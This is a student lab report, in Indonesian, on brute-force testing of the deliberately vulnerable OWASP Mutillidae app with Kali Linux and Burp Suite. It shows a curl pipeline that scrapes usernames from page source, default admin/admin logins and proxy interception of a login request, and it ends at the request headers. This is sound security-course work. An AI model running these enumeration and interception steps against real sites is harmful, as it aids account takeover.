

# **LAPORAN PRAKTIKUM KEAMANAN INFORMASI 1**

## **Pertemuan 11 – OWASP Brute Force**



### **DISUSUN OLEH**

Nama : Sofiyanatul Munawaroh  
NIM : 21/474781/SV/19035  
Hari, Tanggal : Selasa, 23 Mei 2023  
Kelas : RI4AA

**LABORATORIUM PERANGKAT KERAS DAN LUNAK  
PROGRAM SARJANA TERAPAN (DIV) TEKNOLOGI  
REKAYASA INTERNET  
DEPARTEMEN TEKNIK ELEKTRO DAN INFORMATIKA  
SEKOLAH VOKASI  
UNIVERSITAS GADJAH MADA  
2023**

# Praktikum Keamanan Informasi 1

## Pertemuan 11 – OWASP Brute Force

### I. Tujuan

- Dapat menguji serang *brute force* dengan *Burp Suite*.
- Dapat menguji *script crack\_web\_form.pl*

### II. Latar Belakang

Aksi kejahatan *online* atau *cybercrime* terjadi setiap 24 menit. Kejahatan tersebut biasanya bermula dari *password* yang digunakan pengguna. Banyak orang menggunakan *password* sederhana ketika membuat sebuah akun dengan alasan agar mudah diingat. Namun, kata sandi yang lemah justru merupakan target utama dari *brute force attack*. *Brute force* termasuk aksi kejahatan *online* yang perlu diwaspadai.

Serangan *brute force* adalah salah satu aktivitas *cybercrime* oleh *hacker*. Serangan itu, dilakukan dengan cara mengincar pemilik akun dengan kata sandi lemah untuk mengambil alih akun tersebut.

*Brute force attack* adalah metode peretasan yang dilakukan menggunakan cara *trial and error* untuk memecahkan kata sandi, kredensial *login*, maupun kunci enkripsi. Istilah *brute force* sendiri mengacu kepada upaya paksa yang dilakukan secara berlebihan untuk mendapatkan akses ke suatu akun.

Saat melakukan *brute force attack*, peretas akan mencoba beberapa nama pengguna dan kata sandi dengan bantuan komputer. Kemudian, menguji berbagai kombinasi nama dan kata sandi tersebut hingga menemukan informasi *login* yang benar.

Cara ini tergolong sederhana jika dibandingkan dengan serangan siber lainnya. Namun, hingga saat ini *brute force attack* masih sering digunakan untuk mengambil-alih akun secara ilegal.

Untuk melakukan pengujian keamanan pada aplikasi *web* terdapat sebuah *tool* yang bisa digunakan yakni *Burp Suite*. *Tool* ini sangat populer di kalangan peneliti keamanan dan *ethical hacker* karena fiturnya yang lengkap dan mudah digunakan. Fitur-fitur dari *Burp Suite* antara lain adalah *proxy*, *scanner*, *intruder*, *repeater*, dan *decoder*.

Pada praktikum ini, fitur yang akan digunakan adalah *proxy*. Fitur *proxy* pada *Burp Suite* memungkinkan pengguna untuk memantau dan memodifikasi lalu lintas HTTP antara *browser* dan *server*. Dengan fitur ini, pengguna bisa memeriksa permintaan dan respon HTTP, memodifikasi permintaan dan respon, dan mencari kerentanan keamanan.


### III. Alat dan Bahan

- *Software Remote Desktop Connection*
- Kali Linux
- Laptop/PC
- Koneksi Internet


### IV. Instruksi Kerja

## A. Blog Reconnaissance

1. OWASP Top 10 → A1 - SQL Injection → SQLMAP Practice → View Someones Blog.



2. Klik "Please Choose Author". Kotak daftar di bawah ini akan berisi nilai atau nama pengguna database dari setiap nama pengguna yang ditampilkan.




3. Lihat Source Code untuk Blog Someones
  - Klik kanan pada latar belakang putih

- Klik *View Page Source*



- Hasil



#### 4. Cari *Source Code* untuk *Username*

- Tekan CTRL+F untuk mencari *source code*
- Ketik "admin", lalu tekan *Enter*
- Perhatikan untuk setiap nama username di baris ini

```
1190 <option value="53241E83-76EC-4920-AD6D-503DD2A6BA68">&nbsp;&nbsp;&nbsp;Please Choose Author&nbsp;&nbsp;&nbsp;</option>
1191 <option value="6C57C485-B341-4539-977B-7ACB9D42985A">Show All</option>
1192 <option value="admin">admin</option>\n<option value="adrian">adrian</option>\n<option value="john">john</option>
1193 <input name="view-someones-blog-php-submit-button" class="button" type="submit" value="View Blog Entries" />
1194 </td>
1195 </tr>
1196 <tr><td></td></tr>
1197 </table>
1198 </form>
1199 </fieldset>
1200
1201
1202 <!-- I think the database password is set to blank or perhaps samurai.
1203 It depends on whether you installed this web app from irongeeks site or
1204 are using it inside Kevin Johnsons Samurai web testing framework.
1205 It is ok to put the password in HTML comments because no user will ever see
1206 this comment. I remember that security instructor saying we should use the
1207 framework comment symbols (ASP.NET, JAVA, PHP, Etc.)
1208 rather than HTML comments, but we all know those
1209 security instructors are just making all this up. --> <!-- End Content -->
1210 </td>
1211 </tr>
1212 <tr class="main-table-frame-dark">
```

<option value="USERNAME">  
<option value="admin">admin</option>  
<option value="admin" - Ini adalah nilai database  
>admin</option> - Ini adalah nama tampilan pengguna

##### 5. Uraikan Source Code untuk Username

- Ganti 192.168.1.111 dengan Alamat IP Mutillidae
- Buka aplikasi Terminal, lalu ketikkan script berikut  
curl -L "http://192.168.1.111/mutillidae/index.php?page=viewsomeones-blog.php" 2>/dev/null | grep -i "\admin\" | sed 's/'/'/g' | awk 'BEGIN{FS=">"}{for (i=1; i<=NF; i++) print \$i}' | grep -v value | sed s/'</option//g'
- Hasil

```
(root@kali)~# curl -L "http://127.0.0.1/mutillidae/index.php?page=view-someones-blog.php" 2>/dev/null | grep -i "\admin\" | sed 's/'/'/g' | awk 'BEGIN{FS=">"}{for (i=1; i<=NF; i++) print $i}' | grep -v value | sed s/'</option//g'
admin
adrian
john
jeremy
bryce
samurai
jim
bobby
simba
dreveil
scotty
cal
john
kevin
dave
patches
rocky
tim
ABaker
PPan
CHook
james
ed
\n
</select>
```

- curl -L "Webpage", mengambil kode sumber halaman web.
- 2>/dev/null, berarti jangan melihat kesalahan atau *output status curl*.
- grep -i "\admin\", menampilkan *output curl* yang berisi *string* "\admin\".
- sed 's/'/'/g', gunakan sed untuk mengganti tanda kutip tanpa apa-apa
- awk 'BEGIN{FS=">"}{for (i=1; i<=NF; i++) print \$i}', gunakan karakter ">" sebagai pembatas atau pemisah bidang dan cetak setiap elemen *array* pada baris terpisah

- nilai grep -v, menampilkan output elemen *array* yang hanya berisi string "value".
- sed s'/<\option//g', gunakan sed untuk mengganti *string* "</option" tanpa apa-apa.

## B. Pengujian Login.php *Error Message*

1. *Login* dengan *username* : admin, *pass* : admin.



OWASP Mutillidae II: Keep Calm and Pwn On

Version: 2.11.4 Security Level: 0 (Hosed) Hints: Enabled Not Logged In

ne | Login/Register | Toggle Hints | Toggle Security | Enforce TLS | Reset DB | View Log | View Captured Data

**Login**

 [Back](#)  [Help Me!](#)

 [Hints and Videos](#)

**Please sign-in**

Username

Password

Dont have an account? [Please register here](#)




OWASP Mutillidae II: Keep Calm and Pwn On

Version: 2.11.4 Security Level: 0 (Hosed) Hints: Enabled Not Logged In

ne | Login/Register | Toggle Hints | Toggle Security | Enforce TLS | Reset DB | View Log | View Captured Data

**Login**

 [Back](#)  [Help Me!](#)

 [Hints and Videos](#)

**Password incorrect**


**Please sign-in**

Username

Password

Dont have an account? [Please register here](#)


2. *Copy error message.*



3. Buka gedit dengan ketik “gedit &” dan tekan *Enter*.

```
(kali㉿kali)-[~]
$ gedit &
[1] 378592
```

Paste Error Message.




4. Lihat *source code* halaman, lalu analisis Login.php dengan menekan tombol CTRL+F dan ketik *form action*.
5. Perhatikan konvensi penamaan kotak teks nama pengguna dan kata sandi.
6. Perhatikan konvensi penamaan dan nilai tombol kirim.


```
1213 <tr>
1214 <td class="label">Username</td>
1215 <td>
1216 <input type="text" name="username" size="20"
1217 autofocus="autofocus"
1218 />
1219 </td>
1220 </tr>
1221 <tr>
1222 <td class="label">Password</td>
1223 <td>
1224 <input type="password" name="password" size="20"
1225 />
1226 </td>
1227 </tr>
1228 <tr><td></td></tr>
1229 <tr>
1230 <td colspan="2" style="text-align:center;">
1231 <input name="login-php-submit-button" class="button" type="submit" value="Login" />
1232 </td>
1233 </tr>
1234 <tr><td></td></tr>
1235 <tr>
1236 <td colspan="2" style="text-align:center; font-style: italic;">
```

## C. Pengujian Configure Firefox Proxy Settings

1. Klik *Settings* pada Firefox.




2. Kemudian pada *Network Settings* klik *Settings*.




3. Masukkan konfigurasi *Manual Proxy* pada *Connection Settings*.






#### D. Configure Burp Site


1. Start Burp Suite dengan Applications → Web Application Analysis → Burp Suite.




2. Saat muncul JRE Message, klik OK.



3. Masuk pada tab *Proxy*, lalu *Options*, dan pastikan *port* diatur ke 8080.



4. Masih pada tab *Proxy*, masuk ke *Intercept*, dan nyalakan *Intercept*.




5. *Logging In*

Ubah url menjadi (IP Kali Linux)/mutillidae/index.php?page=login.php.  
Kemudian *login* menggunakan *username: admin*, *pass: admin*



Hasil



## 6. Analisis Hasil Burp Suite

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
4	http://10.33.102.157	GET	/mutillidae/index.php?page=login.php	✓		200	59445	HTML	php	
5	http://10.33.102.157	GET	/mutillidae/index.php?page=login.php	✓		200	59445	HTML	php	
6	http://10.33.102.233	GET	/slogin/appoint.html?_URL_=http://oc...			302	232	HTML	html	
9	http://10.33.102.157	GET	/mutillidae/javascript/gritter/jquery.gri...			200	4539	script	js	
10	http://10.33.102.157	GET	/mutillidae/javascript/ddsmoothmenu/...			200	8930	script	js	
11	http://10.33.102.157	GET	/mutillidae/javascript/jQuery/colorbox/...			200	10136	script	js	
12	http://10.33.102.157	GET	/mutillidae/javascript/jQuery/jquery.js			200	268033	script	js	
13	http://10.33.102.157	GET	/mutillidae/javascript/inline-initializers...			200	405	script	js	
16	http://10.33.102.157	GET	/mutillidae/javascript/inline-initializers...			200	824	script	js	
17	http://10.33.102.157	GET	/mutillidae/javascript/inline-initializers...			200	628	script	js	
18	http://10.33.102.157	GET	/mutillidae/javascript/inline-initializers...			200	1778	script	js	
19	http://10.33.102.157	GET	/mutillidae/javascript/hints/hints-men...			200	1339	script	js	
20	http://10.33.102.157	GET	/mutillidae/javascript/inline-initializers...			200	1622	script	js	
31	http://10.33.102.157	POST	/mutillidae/index.php?page=login.php	✓		200	59372	HTML	php	

**Request**

1 POST /mutillidae/index.php?page=login.php HTTP/1.1

2 Host: 10.33.102.157

3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:102.0) Gecko/20100101 Firefox/102.0
